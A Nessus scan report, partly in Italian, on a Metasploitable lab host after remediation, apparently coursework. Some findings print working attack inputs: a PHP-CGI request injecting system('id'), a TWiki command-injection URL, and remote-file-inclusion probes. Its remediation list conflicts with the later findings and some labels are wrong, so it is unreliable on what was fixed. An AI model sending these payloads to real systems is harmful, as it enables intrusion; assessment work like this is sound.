Vulnerability Assessment after Remediation

Wed, 30 Aug 2023 09:16:54 EDT

Vulnerabilities by Host 192.168.50.100

CRITICAL HIGH MEDIUM LOW INFO


Scan Information

Start time:	Wed Aug 30 07:56:11 2023
End time:	Wed Aug 30 09:16:54 2023

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.50.100
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

A seguito delle azioni di rimedio intraprese a valle della vulnerability scan iniziale, che ha riportato i seguenti risultati:



Sono state applicate delle remediation actions che hanno risolto le seguenti 4 vulnerabilità critiche rilevate nella scansione precedente:

Plugin ID	Port	Protocol	Name
70728	80	tcp	Apache PHP-CGI Remote Code Execution
51988	1524	tcp	Bind Shell Backdoor Detection
32314	22	tcp	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
32321	25	tcp	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
32321	5432	tcp	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
11356	2049	udp	NFS Exported Share Information Disclosure
20007	25	tcp	SSL Version 2 and 3 Protocol Detection
20007	5432	tcp	SSL Version 2 and 3 Protocol Detection
33850	0	tcp	Unix Operating System Unsupported Version Detection
46882	6697	tcp	UnrealIRCd Backdoor Detection
61708	5900	tcp	VNC Server 'password' Password
125855	80	tcp	phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)

oltre che due vulnerbilità legate alla suite di comandi rsh:

1. una vulnerabilità critica e non rilevata dalla precedente scansione :

10203	512	tcp	rexecd Service Detection

Link alla documentazione di questa vulnerabilità

2. e una vulnerabilità ad alto rischio rilevata nella precedente scansione:

10205	513	tcp	rlogin Service Detection

Si riporta di seguito una sintesi delle vulnerabilità critiche e alte rilevate dalla seconda scansione effettuata a seguito delle remediation actions.

Critical

Plugin ID	Name
70728	Apache PHP-CGI Remote Code Execution
134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
20007	SSL Version 2 and 3 Protocol Detection
125855	phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)
171340	Apache Tomcat SEoL (<= 5.5.x)
33850	Unix Operating System Unsupported Version Detection
32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
32321	Unix Operating System Unsupported Version Detection

High

Plugin ID	Name
39465	CGI Generic Command Execution
39469	CGI Generic Remote File Inclusion
42424	CGI Generic SQL Injection (blind)
136769	ISC BIND Service Downgrade / Reflected DoS
59088	PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution
42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
19704	TWiki 'rev' Parameter Arbitrary Command Execution
90509	Samba Badlock Vulnerability
10245	rsh Service Detection
36171	phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA-2009-4)

70728 Apache PHPCGI Remote Code Execution

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass commandline arguments as part of a query string to the PHPCGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

Solution

Upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE20121823
CVE	CVE20122311
CVE	CVE20122335
CVE	CVE20122336
XREF	CERT:520827
XREF	EDBID:29290
XREF	EDBID:29316
XREF	CISAKNOWNEXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2013/11/01, Modified: 2023/04/25

Plugin Output

tcp/80/www

134862 Apache Tomcat AJP Connector Request Injection (Ghostcat)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Solution

Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)4

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

Plugin Information

Published: 2020/03/24, Modified: 2023/07/17

Plugin Output

tcp/8009/ajp13

20007 SSL Version 2 and 3 Protocol Detection

Synopsis

The remote service encrypts traffic using a protocol with known weaknesses.

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including: An insecure padding scheme with CBC ciphers. Insecure session renegotiation and resumption schemes.An attacker can exploit these flaws to conduct maninthemiddle attacks or to decrypt communications between the affected service and clients. Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

See Also

https://www.schneier.com/academic/paperfiles/paperssl.pdf
http://www.nessus.org/u?b06c7e95
http://www.nessus.org/u?247c4540
https://www.openssl.org/~bodo/sslpoodle.pdf
http://www.nessus.org/u?5d15ba70
https://www.imperialviolet.org/2014/10/14/poodle.html
https://tools.ietf.org/html/rfc7507
https://tools.ietf.org/html/rfc7568

Solution

Consult the application's documentation to disable SSL 2.0 and 3.0.Use TLS 1.2 (with approved cipher suites) or higher instead.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2005/10/12, Modified: 2022/04/04

Plugin Output

tcp/5432/postgresql

125855 phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA20193)

Synopsis

The remote web server hosts a PHP application that is affected by SQLi vulnerability.

Description

According to its selfreported version number, the phpMyAdmin application hosted on the remote web server is prior to 4.8.6. It is, therefore, affected by a SQL injection (SQLi) vulnerability that exists in designer feature of phpMyAdmin. An unauthenticated, remote attacker can exploit this to inject or manipulate SQL queries in the backend database, resulting in the disclosure or manipulation of arbitrary data.Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's selfreported version number.

See Also

http://www.nessus.org/u?c9d7fc8c

Solution

Upgrade to phpMyAdmin version 4.8.6 or later.Alternatively, apply the patches referenced in the vendor advisories.

Risk Factor

High

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID 108617
CVE CVE201911768

Plugin Information

Published: 2019/06/13, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
URL : http://192.168.50.100/phpMyAdminInstalled version : 3.1.1Fixed version : 4.8.6
```

171340 Apache Tomcat SEoL (<= 5.5.x)

Synopsis

An unsupported version of Apache Tomcat is installed on the remote host.

Description

According to its version, Apache Tomcat is less than or equal to 5.5.x. It is, therefore, no longer maintained by its vendor or provider.
Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Upgrade to a version of Apache Tomcat that is currently supported.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

Plugin Information

Published: 2023/02/10, Modified: 2023/06/13

Plugin Output

tcp/8180/www

33850 Unix Operating System Unsupported Version Detection

Synopsis

The operating system running on the remote host is no longer supported.

Description

According to its selfreported version number, the Unix operating system running on the remote host is no longer supported.Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of the Unix operating system that is currently supported.

Risk Factor

Critical

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

XREF IAVA:0001A0502
XREF IAVA:0001A0648

Plugin Information

Published: 2008/08/08, Modified: 2023/07/07

Plugin Output

tcp/0

32314 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Synopsis

The remote SSH host keys are weak.

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be regenerated.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE20080166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plugin Information

Published: 2008/05/14, Modified: 2018/11/15

Plugin Output

tcp/22/ssh

32321 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be regenerated.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE20080166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

Plugin Output

tcp/25/smtp

32321 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be regenerated.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

References

BID	29179
CVE	CVE20080166
XREF	CWE:310

Exploitable With

Core Impact (true)

Plugin Information

Published: 2008/05/15, Modified: 2020/11/16

Plugin Output

tcp/5432/postgresql

39465 CGI Generic Command Execution

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to execute arbitrary commands on the remote host.

See Also

https://en.wikipedia.org/wiki/Code_injection
http://projects.webappsec.org/w/page/13246950/OS%20Commanding

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade to address command execution flaws.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:20
XREF	CWE:74
XREF	CWE:77
XREF	CWE:78
XREF	CWE:713
XREF	CWE:722
XREF	CWE:727
XREF	CWE:741
XREF	CWE:751
XREF	CWE:801
XREF	CWE:928
XREF	CWE:929

Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :+ The following resources may be vulnerable to arbitrary command execution :+ The 'topic' parameter of the
/twiki/bin/view/Main/WebHome CGI :/twiki/bin/view/Main/WebHome?topic=echo%20NeS%20%20SuS output <body bgcolor="#ffffff"><a name="PageTop"></a><form name="main"
action="/twiki/bin/view/Main/echo%20NeS%20SuS"><table width="100%" border="0" cellpadding="3" cellspacing="0"><tr>Clicking directly on these URLs should exhibit
the issue :(you will probably need to read the HTML source)http://192.168.50.100/twiki/bin/view/Main/WebHome?topic=echo%20NeS%20%20SuS
```

39469 CGI Generic Remote File Inclusion

Synopsis

Arbitrary code may be run on the remote server.

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion
http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF CWE:73XREF CWE:78
XREF CWE:98
XREF CWE:434
XREF CWE:473
XREF CWE:632
XREF CWE:714
XREF CWE:727
XREF CWE:801
XREF CWE:928
XREF CWE:929

Plugin Information

Published: 2009/06/19, Modified: 2021/01/19

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :+ The following resources may be vulnerable to web code injection :+ The 'page' parameter of the /mutillidae/ CGI
:/mutillidae/?page=http://yL0Yh2Ol.example.com/ output <b>Warning</b>: include() [<a href='function.include'>function.in [...]<br /><b>Warning</b>:
include(http://yL0Yh2Ol.example.com/) [<a href='function.include'>function.include</a>]: failed to open stream: no suitable wrapper could be found in
<b>/var/www/mutillidae/index.php</b> on line <b>469</b><br /><br /><b>Warning</b>: include() [<a href='function.include'>function.in [...]+ The 'page' parameter
of the /mutillidae/index.php CGI :/mutillidae/index.php?page=http://yL0Yh2Ol.example.com/ output <b>Warning</b>: include() [<a href='function.include'>function.in
[...]<br /><b>Warning</b>: include(http://yL0Yh2Ol.example.com/) [<a href='function.include'>function.include</a>]: failed to open stream: no suitable wrapper
could be found in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br /><br /><b>Warning</b>: include() [<a href='function.include'>function.in
[...]Clicking directly on these URLs should exhibit the issue :(you will probably need to read the HTML
source)http://192.168.50.100/mutillidae/?page=http://yL0Yh2Ol.example.com/http://192.168.50.100/mutillidae/index.php?page=http://yL0Yh2Ol.example.com/Using the
POST HTTP method, Nessus found that :+ The following resources may be vulnerable to web code injection :/mutillidae/index.php
[do=togglehints&page=http://yL0Yh2Ol.example.com/&username=anonymous] output <b>Warning</b>: include() [<a href='function.include'>function.in [...]<br
/><b>Warning</b>: include(http://yL0Yh2Ol.example.com/) [<a href='function.include'>function.include</a>]: failed to open stream: no suitable wrapper could be
found in <b>/var/www/mutillidae/index.php</b> on line <b>469</b><br /><br /><b>Warning</b>: include() [<a href='function.include'>function.in [...]
```

42424 CGI Generic SQL Injection (blind)

Synopsis

A CGI application hosted on the remote web server is potentially prone to SQL injection attack.

Description

By sending specially crafted parameters to one or more CGI scripts hosted on the remote web server, Nessus was able to get a very different response, which suggests that it may have been able to modify the behavior of the application and directly access the underlying database. An attacker may be able to exploit this issue to bypass authentication, read confidential data, modify the remote database, or even take control of the remote operating system. Note that this script is experimental and may be prone to false positives.

See Also

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://www.nessus.org/u?ed792cf5
http://www.nessus.org/u?11ab1866

Solution

Modify the affected CGI scripts so that they properly escape arguments.

Risk Factor

High

CVSS v3.0 Base Score

8.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF	CWE:20
XREF	CWE:77
XREF	CWE:89
XREF	CWE:91
XREF	CWE:203
XREF	CWE:643
XREF	CWE:713
XREF	CWE:722
XREF	CWE:727
XREF	CWE:751
XREF	CWE:801
XREF	CWE:810
XREF	CWE:928
XREF	CWE:929

Plugin Information

Published: 2009/11/06, Modified: 2022/10/28

Plugin Output

tcp/80/www

```
Using the POST HTTP method, Nessus found that :+ The following resources may be vulnerable to blind SQL injection :+ The 'page' parameter of the
/mutillidae/index.php CGI :/mutillidae/index.php [username=anonymous&do=togglehints&page=home.phpzzanonymous&do=togglehints&page=home.phpyy] output <a
href="./index.php?page=login.php">Login/Register</a></td><td><a href="./index.php?do=togglehints&page=home.php">Toggle Hints</a></td><td><a
href="./index.php?do=togglesecurity&page=home.php">Toggle Security</a></td><td><a href="setupdatabase.php">Reset DB</a></td><td><a
href="./index.php?page=showlog.php">View Log</a></td> vs <a href="./index.php?page=login.php">Login/Register</a></td><td><a
href="./index.php?do=togglehints&page=home.phpyy">Toggle Hints</a></td><td><a href="./index.php?do=togglesecurity&page=home.phpyy">Toggle Security</a></td><td><a
href="setupdatabase.php">Reset DB</a></td><td><a href="./index.php?page=showlog.php">View Log</a></td>/mutillidae/index.php
[username=anonymous&do=togglehints&page=home.phpzzanonymous&do=togglehints&page=home.phpyy] {2} output <a
href="./index.php?page=login.php">Login/Register</a></td><td><a href="./index.php?do=togglehints&page=home.php">Toggle Hints</a></td><td><a
href="./index.php?do=togglesecurity&page=home.php">Toggle Security</a></td><td><a href="setupdatabase.php">Reset DB</a></td><td><a
href="./index.php?page=showlog.php">View Log</a></td> vs <a href="./index.php?page=login.php">Login/Register</a></td><td><a
href="./index.php?do=togglehints&page=home.phpyy">Toggle Hints</a></td><td><a href="./index.php?do=togglesecurity&page=home.phpyy">Toggle Security</a></td><td><a
href="setupdatabase.php">Reset DB</a></td><td><a href="./index.php?page=showlog.php">View Log</a></td>
```

136769 ISC BIND Service Downgrade / Reflected DoS

Synopsis

The remote name server is affected by Service Downgrade / Reflected DoS vulnerabilities.

Description

According to its selfreported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

See Also

https://kb.isc.org/docs/cve20208616

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

Risk Factor

Medium

CVSS v3.0 Base Score

8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H)

CVSS v3.0 Temporal Score

7.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

STIG Severity

I

References

CVE	CVE20208616
XREF	IAVA:2020A0217S

Plugin Information

Published: 2020/05/22, Modified: 2020/06/26

Plugin Output

udp/53/dns

```
Installed version : 9.4.2Fixed version : 9.11.19
```

59088 PHP PHPCGI Query String Parameter Injection Arbitrary Code Execution

Synopsis

The remote web server contains a version of PHP that allows arbitrary code execution.

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass commandline arguments as part of a query string to the PHPCGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

See Also

http://eindbazen.net/2012/05/phpcgiadvisorycve20121823/
http://www.php.net/archive/2012.php#id201205081
http://www.php.net/ChangeLog5.php#5.3.13
http://www.php.net/ChangeLog5.php#5.4.3
http://www.nessus.org/u?80589ce8
https://www304.ibm.com/support/docview.wss?uid=swg21620314

Solution

If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later. Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

BID	53388
CVE	CVE20121823
CVE	CVE20122311
XREF	CERT:520827
XREF	EDBID:18834
XREF	CISAKNOWNEXPLOITED:2022/04/15

Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

Plugin Information

Published: 2012/05/14, Modified: 2022/03/28

Plugin Output

tcp/80/www

```
Nessus was able to verify the issue exists using the following request : snip POST
/dvwa/dvwa/includes/DBMS/DBMS.php?d+allow url include%3don+d+safe mode%3doff+d+suhosin.simulation%3don+d+open basedir%3doff+d+auto prepend file%3dphp%3a//input+n
HTTP/1.1Host: 192.168.50.100AcceptCharset: iso88591,utf8;q=0.9,*;q=0.1AcceptLanguage: enContentType: application/xwwwformurlencodedConnection:
KeepAliveContentLength: 82UserAgent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)Pragma: nocacheAccept: image/gif, image/xxbitmap, image/jpeg,
image/pjpeg, image/png, */*<?php echo 'php_cgi_query_string_code_execution1693141200'; system('id'); die; ?> snip
```

42873 SSL Medium Strength Cipher Suites Supported (SWEET32)

Synopsis

The remote service supports the use of medium strength SSL ciphers.

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

CVE CVE20162183

Plugin Information

Published: 2009/11/23, Modified: 2021/02/03

Plugin Output

tcp/25/smtp

```
Medium Strength Ciphers (> 64bit and < 112bit key, or 3DES)Name Code KEX Auth Encryption MAC     DESCBC3MD5 0x07, 0x00, 0xC0 RSA RSA 3DESCBC(168)
MD5EDHRSADESCBC3SHA 0x00, 0x16 DH RSA 3DESCBC(168) SHA1ADHDESCBC3SHA 0x00, 0x1B DH None 3DESCBC(168) SHA1DESCBC3SHA 0x00, 0x0A RSA RSA 3DESCBC(168) SHA1The fields
above are :{Tenable ciphername}{Cipher ID code}Kex={key exchange}Auth={authentication}Encrypt={symmetric encryption method}MAC={message authentication
code}{export flag}
```

42873 SSL Medium Strength Cipher Suites Supported (SWEET32)

Synopsis

The remote service supports the use of medium strength SSL ciphers.

Description

The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

See Also

https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Solution

Reconfigure the affected application if possible to avoid use of medium strength ciphers.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

References

CVE CVE20162183

Plugin Information

Published: 2009/11/23, Modified: 2021/02/03

Plugin Output

tcp/5432/postgresql

```
Medium Strength Ciphers (> 64bit and < 112bit key, or 3DES)Name Code KEX Auth Encryption MAC     EDHRSADESCBC3SHA 0x00, 0x16 DH RSA 3DESCBC(168) SHA1DESCBC3SHA
0x00, 0x0A RSA RSA 3DESCBC(168) SHA1The fields above are :{Tenable ciphername}{Cipher ID code}Kex={key exchange}Auth={authentication}Encrypt={symmetric encryption
method}MAC={message authentication code}{export flag}
```

19704 TWiki 'rev' Parameter Arbitrary Command Execution

Synopsis

The remote web server hosts a CGI application that is affected by an arbitrary command execution vulnerability.

Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

See Also

http://www.nessus.org/u?c70904f3

Solution

Apply the appropriate hotfix referenced in the vendor advisory.

Risk Factor

High

CVSS v3.0 Base Score

8.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.2 (CVSS:3.0/E:F/RL:O/RC:C)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.2 (CVSS2#E:F/RL:OF/RC:C)

References

BID	14834
CVE	CVE20052877

Exploitable With

Metasploit (true)

Plugin Information

Published: 2005/09/15, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Nessus was able to execute the command "id" using thefollowing request :http://192.168.50.100/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20This
produced the following truncated output (limited to 2 lines) : snip uid=33(wwwdata) gid=33(wwwdata) groups=33(wwwdata) snip
```

90509 Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A maninthemiddle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

http://badlock.org
https://www.samba.org/samba/security/CVE20162118.html

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

References

BID	86002
CVE	CVE20162118
XREF	CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

```
Nessus detected that the Samba Badlock patch has not been applied.
```

10245 rsh Service Detection

Synopsis

The rsh service is running on the remote host.

Description

The rsh service is running on the remote host. This service is vulnerable since data is passed between the rsh client and server in cleartext. A maninthemiddle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.Finally, rsh is an easy way to turn filewrite access into full logins through the .rhosts or rhosts.equiv files.

Solution

Comment out the 'rsh' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

CVE CVE19990651

Exploitable With

Metasploit (true)

Plugin Information

Published: 1999/08/22, Modified: 2022/04/11

Plugin Output

tcp/514/rsh

36171 phpMyAdmin Setup Script Configuration Parameters Arbitrary PHP Code Injection (PMASA20094)

Synopsis

The remote web server contains a PHP application that is affected by a code execution vulnerability.

Description

The setup script included with the version of phpMyAdmin installed on the remote host does not properly sanitize usersupplied input before using it to generate a config file for the application. This version is affected by the following vulnerabilities : The setup script inserts the unsanitized verbose server name into a Cstyle comment during config file generation. An attacker can save arbitrary data to the generated config file by altering the value of the 'textconfig' parameter during a POST request to config.php.An unauthenticated, remote attacker can exploit these issues to execute arbitrary PHP code.

See Also

https://www.tenable.com/security/research/tra200902
http://www.phpmyadmin.net/home_page/security/PMASA20094.php

Solution

Upgrade to phpMyAdmin 3.1.3.2. Alternatively, apply the patches referenced in the project's advisory.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.5 (CVSS2#E:U/RL:OF/RC:C)

References

BID	34526
CVE	CVE20091285
XREF	TRA:TRA200902
XREF	SECUNIA:34727
XREF	CWE:94

Plugin Information

Published: 2009/04/16, Modified: 2022/04/11

Plugin Output

tcp/80/www